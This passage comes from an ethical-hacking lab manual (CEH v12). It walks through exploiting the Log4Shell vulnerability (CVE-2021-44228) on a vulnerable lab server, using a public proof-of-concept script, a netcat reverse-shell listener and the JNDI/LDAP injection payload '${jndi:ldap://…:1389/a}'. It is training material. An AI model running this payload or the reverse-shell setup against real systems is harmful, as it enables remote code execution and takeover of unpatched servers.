
10. Leave the server running in the **Ubuntu** machine.

11. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

12. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.




13. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.



14. As we can observe that the Log4j vulnerable server is successfully running on the **Ubuntu** machine, leave the **Firefox** and website open.


15. Click the **MATE Terminal** icon at the top of **Desktop**, to open a **Terminal** window.



16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



18. Type **cd log4j-shell-poc** and press **Enter**, to enter into log4j-shell-poc directory.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd log4j-shell-poc
[root@parrot] ~
#
```

19. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.

20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd log4j-shell-poc
[root@parrot] ~
#
```

21. We need to extract JDK zip file which is already placed at **/home/attacker** location.

22. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.

Note: **-xf**: specifies extract all files.

The screenshot shows a terminal window titled "tar -xf jdk-8u202-linux-x64.tar.gz - Parrot Terminal". The terminal session starts with the user "attacker" at the root prompt. The user runs "sudo su" to become root. A password is entered for the root account. The command "#tar -xf jdk-8u202-linux-x64.tar.gz" is then run, which extracts the contents of the JDK tar file into the current directory. The terminal window has a dark background with light-colored text. The title bar and menu bar are visible at the top. The bottom of the window shows the desktop environment with icons for "Menu", "Mozilla Firefox", and other open terminal windows.

23. Now we will move the **jdk1.8.0\_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0\_202 /usr/bin/** and press **Enter**.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# tar -xf jdk-8u202-linux-x64.tar.gz
[root@parrot]~# mv jdk1.8.0_202 /usr/bin/
[root@parrot]~#
```

24. Now, we need to update the installed JDK path in the **poc.py** file.

25. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd log4j-shell-poc
[root@parrot]~/log4j-shell-poc# pluma poc.py
```

26. In the poc.py file scroll down and in line **62**, replace **jdk1.8.0\_20/bin/javac** with **/usr/bin/jdk1.8.0\_202/bin/javac**.

```

 51         s.close();
 52     }
 53 }
 54 """ % (userip, lport)
 55
 56     # writing the exploit to Exploit.java file
 57
 58     p = Path("Exploit.java")
 59
 60     try:
 61         p.write_text(program)
 62         subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/javac"), str(p)])
 63     except OSError as e:
 64         print(Fore.RED + f'[-] Something went wrong {e}')
 65         raise e
 66     else:
 67         print(Fore.GREEN + '[+] Exploit java class created success')
 68
 69
 70 def payload(userip: str, webport: int, lport: int) -> None:
 71     generate_payload(userip, lport)
 72
 73     print(Fore.GREEN + '[+] Setting up LDAP server\n')
 74
 75     # create the LDAP server on new thread
 76     t1 = threading.Thread(target=ldap_server, args=(userip, webport))
 77     t1.start()

```

Python 3 Tab Width: 4 Ln 62, Col 82 INS

Menu Mozilla Firefox pluma poc.py - Parrot ... mv jdk1.8.0\_202 /usr/ \*poc.py (/home/attack...

27. Scroll down to line **87** and replace **jdk1.8.0\_20/bin/java** with **/usr/bin/jdk1.8.0\_202/bin/java**.

```

 73     print(Fore.GREEN + '[+] Setting up LDAP server\n')
 74
 75     # create the LDAP server on new thread
 76     t1 = threading.Thread(target=ldap_server, args=(userip, webport))
 77     t1.start()
 78
 79     # start the web server
 80     print(f"[+] Starting Webserver on port {webport} http://0.0.0.0:{webport}")
 81     httpd = HTTPServer(('0.0.0.0', webport), SimpleHTTPRequestHandler)
 82     httpd.serve_forever()
 83
 84
 85 def check_java() -> bool:
 86     exit_code = subprocess.call([
 87         os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
 88         '-version',
 89     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
 90     return exit_code == 0
 91
 92
 93 def ldap_server(userip: str, lport: int) -> None:
 94     sendme = "${jndi:ldap://%s:1389/a}" % (userip)
 95     print(Fore.GREEN + f"[+] Send me: {sendme}\n")
 96
 97     url = "http://{}:{}/#Exploit".format(userip, lport)
 98     subprocess.run([
 99         os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/java"),

```

Python 3 Tab Width: 4 Ln 87, Col 65 INS

Menu Mozilla Firefox pluma poc.py - Parrot ... mv jdk1.8.0\_202 /usr/ \*poc.py (/home/attack...

28. Scroll down to line **99** and replace **jdk1.8.0\_20/bin/java** with **/usr/bin/jdk1.8.0\_202/bin/java**.

29. After making all the changes **save** the changes and close the **poc.py** editor window.

30. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.

```
[attacker@parrot]~[~]
$nc -lvp 9001
listening on [any] 9001...
[attacker@parrot]~[~]
#cd log4j-shell-poc
[attacker@parrot]~/log4j-shell-poc[~]
#pluma poc.py
[attacker@parrot]~/log4j-shell-poc[~]
```

Menu Mozilla Firefox pluma poc.py - Parrot Terminal mv jdk1.8.0\_202/usr/... Parrot Terminal

31. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.

```
python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
[attacker@parrot]~[~]
$sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd log4j-shell-poc
[root@parrot]~/log4j-shell-poc[~]
#pluma poc.py
[root@parrot]~/log4j-shell-poc[~]
#python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.1.13:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
```

Menu Mozilla Firefox python3 poc.py --useri... mv jdk1.8.0\_202/usr/... Parrot Terminal

32. Now, copy the payload generated in the **Send me:** section.

```
Applications Places System python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd log4j-shell-poc
[root@parrot]~[/home/attacker/log4j-shell-poc]
#pluma poc.py
[root@parrot]~[/home/attacker/log4j-shell-poc]
#python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

